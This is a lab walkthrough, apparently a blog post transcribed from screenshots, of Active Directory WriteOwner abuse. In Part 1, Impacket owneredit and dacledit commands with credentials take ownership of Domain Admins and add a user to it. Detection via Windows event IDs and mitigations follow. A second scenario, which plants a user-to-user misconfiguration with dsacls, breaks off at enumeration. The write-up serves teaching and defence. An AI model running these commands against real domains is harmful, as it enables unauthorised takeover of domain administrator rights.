Write Owner

Active Directory Privilege Escalation: WriteOwner Abuse


Overview:
The `WriteOwner` permission allows a principal (user/group) to change the owner of a target Active Directory object. By taking ownership of a privileged group (like Domain Admins), an attacker gains the implicit right to modify that object's Discretionary Access Control List (DACL). This allows them to grant themselves further privileges, such as the ability to add new members to the group.

Phase 1: Initial Setup and Target Identification

To demonstrate this attack path, we first need a compromised (or newly created) domain user and the exact Distinguished Name (DN) of the group we want to target.

1. **Creating the Attacker Account:** We start by creating a standard domain user named `nobita`.
2. **Finding the Target DN:** To interact with the "Domain Admins" group programmatically, we need its Distinguished Name. We can query this using the built-in Windows `dsquery` tool.

> **** *(Shows the successful creation of the `nobita` user).*



**** *(Shows the `dsquery group` command returning the DN: `CN=Domain Admins,CN=Users,DC=lab,DC=local`).*

```
C:\Users\naruto_uzumaki07>net user nobita Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>dsquery group -name "Domain Admins"
"CN=Domain Admins,CN=Users,DC=lab,DC=local"
```

Phase 2: Active Directory Enumeration

With a foothold in the domain, we need to map the environment to identify potential privilege escalation vectors.

1. **Data Collection:** We use the `bloodhound-python` ingestor from our attacker machine. Authenticating as `nobita`, we query the Domain Controller (`192.168.56.10`) to collect all Active Directory objects and ACLs.

> **** *(Shows the execution of `bloodhound-python` successfully connecting to LDAP and collecting domain data).*

```
C:\Users\naruto_uzumaki07>dsacls "CN=Domain Admins,CN=Users,DC=lab,DC=local" | findstr nobita
Allow Lab\nobita                      SPECIAL ACCESS

C:\Users\naruto_uzumaki07>
```


Phase 3: Attack Path Analysis

After importing the collected data into the BloodHound GUI, we analyze the relationships to find a path to Domain Admin.


1. **Identifying the Vulnerability:** BloodHound reveals a direct permission edge. Our compromised user (`NOBITA@LAB.LOCAL`) holds the `WriteOwner` privilege over the `DOMAIN ADMINS@LAB.LOCAL` group.

2. **Understanding the Edge:** Reviewing the edge properties in BloodHound explains the mechanics of the abuse: modifying the owner grants implicit rights to modify the object's DACL.

> **** *(Shows the BloodHound graph displaying the* `WriteOwner` *relationship).*



**** *(Shows the BloodHound "General" tab explaining the abuse mechanics for WriteOwner).*




Phase 4: Manual Permission Verification

Before executing the exploit, it is best practice to manually verify the permissions identified by BloodHound using native tools.

1. **Verifying Access:** We use the built-in Windows `dsacls` utility against the Domain Admins DN. The output confirms that the user `nobita` has `SPECIAL ACCESS` to the object.

> **** *(Shows the `dsacls` output confirming `nobita`'s permissions over the target group).*



Phase 5: Exploitation

The exploitation of WriteOwner is a two-step process: taking ownership, then modifying the DACL.

1. **Taking Ownership:** We utilize Impacket's `owneredit.py` script. By providing `nobita`'s credentials and the target group's DN, we overwrite the current `OwnerSid` and make `nobita` the new owner of the Domain Admins group.
2. **Modifying the DACL:** Now that `nobita` is the official owner, we use Impacket's `dacledit.py` script. We modify the DACL to explicitly grant `nobita` the

`WriteMembers` privilege over the Domain Admins group.

> **** *(Shows `impacket-owneredit` successfully modifying the OwnerSid).*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/WriteOwner]
└─# impacket-owneredit -action write -new-owner 'nobita' -target-dn 'CN=Domain Admin
s,CN=Users,DC=lab,DC=local' 'lab.local'/'nobita':'Password@1' -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-2216088209-294889007-2916038325-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=lab,DC=local
[*] OwnerSid modified successfully!
```

**** *(Shows `impacket-dacledit` successfully granting the `WriteMembers` right).*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/WriteOwner]
└─# impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'nobita' -ta
rget-dn 'CN=Domain Admins,CN=Users,DC=lab,DC=local' 'lab.local'/'nobita':'Password@1
' -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260212-093156.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/WriteOwner]
└─#
```

Phase 5: Exploitation (Continued)

After successfully taking ownership of the `Domain Admins` group and granting our attacker account (`nobita`) the `WriteMembers` privilege, the final step in the attack path is to actually add the user to the group and verify the elevated access.

1. **Verifying the Compromise:** We execute the `net user nobita /domain` command. The output confirms that `nobita` has been successfully added to the `Domain Admins` Global Group, completing the privilege escalation attack.

> **** *(Shows the `net user` output confirming `nobita` is a member of Domain Admins).*


```
C:\Users\naruto_uzumaki07>net user nobita /domain
User name                    nobita
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/12/2026 7:47:56 PM
Password expires             3/26/2026 7:47:56 PM
Password changeable          2/13/2026 7:47:56 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/12/2026 7:54:01 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Phase 6: Detection and Threat Hunting

To defend against this attack, SOC analysts and Threat Hunters can monitor specific Windows Security Event Logs. In this lab environment, we use Azure Log Analytics (KQL) to hunt for the malicious activity.


1. **Detecting Attacker Account Creation (Event ID 4720):**
   The first footprint of the attacker was creating the standard user. Querying `EventID == 4720` reveals that the user `naruto_uzumaki07` created a new user account (which corresponds to our `nobita` account).

   > **** *(Shows KQL query for Event 4720: A user account was created).*




2. **Detecting Directory Service Modifications (Event ID 4662):**
   When `owneredit.py` and `dacledit.py` modify AD object attributes, they trigger Directory Service access events (`EventID 4662`).
   - A basic search for `4662` shows an operation was performed on an object by `nobita`.

> **** *(Shows generic Event 4662 triggered by nobita).*




**** *(Shows further details of the 4662 event, identifying the Object Server as DS).*




1. **Pinpointing the Exact Abuse (Access Masks):**
   To specifically hunt for `WriteOwner` and DACL modifications, we can filter `EventID 4662` for specific `AccessMask` values.
   - `0x80000` = `WRITE_OWNER` (Triggered by `owneredit.py`)
   - `0x40000` = `WRITE_DAC` (Triggered by `dacledit.py`)
     Querying for these exact hex values identifies the exact moment the attacker modified the group's permissions.

> **** *(Shows KQL query isolating Event 4662 with AccessMasks 0x40000 and 0x80000).*



2. **Detecting the Privileged Group Addition (Event ID 4728):**
   Finally, when the attacker adds themselves to the `Domain Admins` group, it generates `EventID 4728` (A member was added to a security-enabled global group).

   > **** *(Shows KQL query for Event 4728 confirming the addition to the privileged group).*



Phase 7: Mitigation and Remediation

To prevent `WriteOwner` abuse in an Active Directory environment, implement the following security controls:

- **Audit and Correct ACLs:** Regularly audit Active Directory Discretionary Access Control Lists (DACLs) using tools like BloodHound or PingCastle. Identify and remove rogue `WriteOwner`, `GenericAll`, or `WriteDacl` permissions granted to non-administrative users or groups over highly privileged objects.
- **Protect Privileged Groups:** Ensure that highly privileged groups (like Domain Admins, Enterprise Admins) are protected by the `AdminSDHolder` process, which automatically reverts unauthorized permission changes on protected groups every 60 minutes.
- **Implement Alerting:** Configure SIEM alerts for `Event ID 4662` specifically targeting sensitive groups and filtering for Access Masks `0x80000` (Write

Owner) and `0x40000` (Write DACL). Alert on unexpected modifications.

- **Monitor Group Changes:** Create high-severity alerts for `Event ID 4728` (Global Group Member Added) and `Event ID 4732` (Local Group Member Added) whenever the target is a Tier 0/Administrator group.

PART 2

Here is the highly accurate, step-by-step documentation for the first 5 images of Part 2.

Based on the command output in these images, this second scenario focuses on a slightly different attack path: abusing the `WriteOwner` permission where one standard user has rights over another standard user object, rather than a group.

Active Directory Privilege Escalation: WriteOwner Abuse (Part 2 - User to User)

Overview:
In this scenario, we demonstrate how `WriteOwner` permissions can be abused when granted over a specific user object. We will intentionally create a misconfiguration where an attacker-controlled user has `WriteOwner` privileges over another user account, and then map this using BloodHound.

Phase 1: Lab Configuration and Target Setup

To begin this scenario, we need to create two standard domain user accounts: our attacker account and our target account. After creating them, we must find the exact Distinguished Name (DN) of the target account to modify its permissions.

1. **Creating the Accounts:** We use the `net user` command to add two new users to the domain: `ninja` (our intended target) and `hattori` (our attacker account). Both commands complete successfully.
    - *(Shows the successful creation of users `ninja` and `hattori`)*

```
C:\Users\naruto_uzumaki07>net user ninja Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>net user hattori Passowrd@1 /add /domain
The command completed successfully.
```

1. **Identifying the Target DN:** We use the built-in `dsquery` tool to find the exact directory path for the user `ninja`. This returns the DN: `CN=ninja,CN=Users,DC=lab,DC=local`.
    - *(Shows the user creation commands alongside the `dsquery user` command returning the target's DN)*

```
C:\Users\naruto_uzumaki07>net user ninja Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>net user hattori Passowrd@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>dsquery user -name ninja
"CN=ninja,CN=Users,DC=lab,DC=local"
```

Phase 2: Simulating the Vulnerability (Misconfiguration)

To demonstrate the attack, we must intentionally inject the vulnerability into our Active Directory lab environment. We will manually grant the user `hattori` the `WriteOwner` privilege over the user `ninja`.

1. **Granting WriteOwner (WO):** We use the `dsacls` command line utility to modify the Access Control List (ACL) of the `ninja` object. By appending `/G lab\hattori:WO`, we grant `hattori` the specific right to change the ownership of the `ninja` object. The output confirms that `Allow Lab\hattori` now has `SPECIAL ACCESS` specifically mapped to `CHANGE OWNERSHIP`.

- *(Shows the execution of the `dsacls` command granting the `WO` permission and the start of the ACL output confirming the grant)*

```
C:\Users\naruto_uzumaki07>dsquery user -name ninja
"CN=ninja,CN=Users,DC=lab,DC=local"

C:\Users\naruto_uzumaki07>dsacls "CN=ninja,CN=Users,DC=lab,DC=local" /G lab\hattori:WO
Owner: Lab\naruto_uzumaki07
Group: Lab\Domain Users

Access list:
Allow Lab\hattori                       SPECIAL ACCESS
                                        CHANGE OWNERSHIP
Allow Lab\Domain Admins                 FULL CONTROL
Allow BUILTIN\Account Operators         FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                        SPECIAL ACCESS
                                        READ PERMISSONS
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow NT AUTHORITY\SYSTEM               FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\Enterprise Admins             FULL CONTROL   <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        LIST CONTENTS
Allow BUILTIN\Administrators            SPECIAL ACCESS   <Inherited from parent>
                                        DELETE
                                        READ PERMISSONS
                                        WRITE PERMISSIONS
```

1. **Confirming Inherited Permissions:** The `dsacls` command also outputs the rest of the inherited permissions for the `ninja` user object, confirming the object's overall ACL state after our modification.
    - *(Shows the continuation of the `dsacls` standard output, displaying inherited permissions from the parent object)*

```
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS for Remote Access Information   <Inherited from parent>
                                        READ PROPERTY
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Inherited to group
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
                                        SPECIAL ACCESS for tokenGroups   <Inherited from parent>
                                        READ PROPERTY
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Inherited to computer
Allow CREATOR OWNER                     SPECIAL ACCESS for Validated write to computer attributes.   <Inherited
from parent>
                                        WRITE SELF
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS for Validated write to computer attributes.   <Inherited
from parent>
                                        WRITE SELF
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
                                        SPECIAL ACCESS for tokenGroups   <Inherited from parent>
                                        READ PROPERTY
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS for msTPM-TpmInformationForComputer   <Inherited from par
ent>
                                        WRITE PROPERTY
The command completed successfully
```

Phase 3: Active Directory Enumeration

With the vulnerability successfully planted in the environment, we switch to the perspective of the attacker (`hattori`) to discover this attack path.

